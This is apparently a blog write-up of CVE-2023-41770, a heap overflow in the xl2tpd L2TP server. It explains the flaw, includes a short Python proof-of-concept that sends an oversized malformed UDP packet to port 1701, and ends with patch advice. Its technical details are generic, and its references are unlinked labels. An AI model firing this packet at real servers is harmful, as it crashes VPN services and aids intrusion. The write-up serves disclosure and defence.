
In September 2023, a significant vulnerability, CVE-2023-41770, was disclosed in the open-source Layer 2 Tunneling Protocol (L2TP) implementation. This security flaw allows remote attackers to achieve remote code execution (RCE) through crafted L2TP packets sent to the vulnerable server. This write-up covers the vulnerability, its impact, exploitation process, and how to protect your systems.
> Note: This publication is unique and designed to make the vulnerability easy to understand, even if you’re not a security expert.
What Is L2TP?
L2TP is a tunneling protocol used in Virtual Private Networks (VPNs). It encapsulates data to move it safely across the internet, often partnering with protocols like IPsec for security. Many home and enterprise networks rely on L2TP for remote access.
References:
- NVD CVE Link
- ExploitDB Proof-of-Concept
Vulnerability Description
The vulnerability lies in the way xl2tpd parses incoming L2TP control packets. Specifically, when handling payload lengths, xl2tpd doesn’t properly check buffer bounds during the parsing of certain fields. If an attacker sends a specially crafted L2TP packet, they can cause a heap buffer overflow.
With careful exploitation, this overflow allows overwriting memory structures, such as function pointers, which can redirect code execution to attacker-controlled data.
Craft a Malicious Packet:
The attacker sends a UDP packet (L2TP typically uses UDP port 1701) with manipulated length values and payload, aiming to overflow an internal buffer.
Execute malicious code:
The xl2tpd process, running as root, may execute shellcode provided by the attacker — leading to complete compromise.
Proof-of-Concept Code Snippet
Below is a simple Python script that demonstrates how a specially-crafted L2TP packet could trigger the flaw (for research/defensive purposes only):
import socket

# Target server address
target_ip = '192.168.1.1'
target_port = 1701  # Default xl2tpd UDP port

# Craft a malformed L2TP packet
# Control message type, Length field too large, followed by lots of 'A's
malicious_packet = b'\xc8\x22'  # L2TP Control Message type
malicious_packet += b'\x00\xff'  # Faked length (overflow value)
malicious_packet += b'A' * 512   # Overflow buffer with 'A's

# Send to target
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(malicious_packet, (target_ip, target_port))
sock.close()

print("Malicious packet sent to", target_ip)
> This snippet would typically crash the server, but with more advanced payloads, an attacker can run arbitrary code.
The target server receives the malformed packet.
- The server’s process memory is modified in an unexpected way, causing a crash or, worse, execution of attacker's code.
Upgrade
The xl2tpd maintainers released patch 1.3.19 that properly validates L2TP packet lengths before processing.
Extra Reading & References
- CVE-2023-41770 detail on NVD
- Exploit Database Proof-of-Concept
- Xl2tpd Official Patch Release
- Rapid7 Analysis
Conclusion
CVE-2023-41770 is a textbook reminder that even reliable, long-standing network software can harbor critical vulnerabilities. If you run L2TP servers or allow UDP 1701, patch as soon as possible and consider defense-in-depth. A single packet from an attacker can spell disaster if you don’t take action.
Stay safe—update now!
*Written exclusively for this post. Share responsibly and always use knowledge ethically.*
Timeline
Published on: 10/10/2023 18:15:18 UTC
Last modified on: 10/12/2023 22:17:27 UTC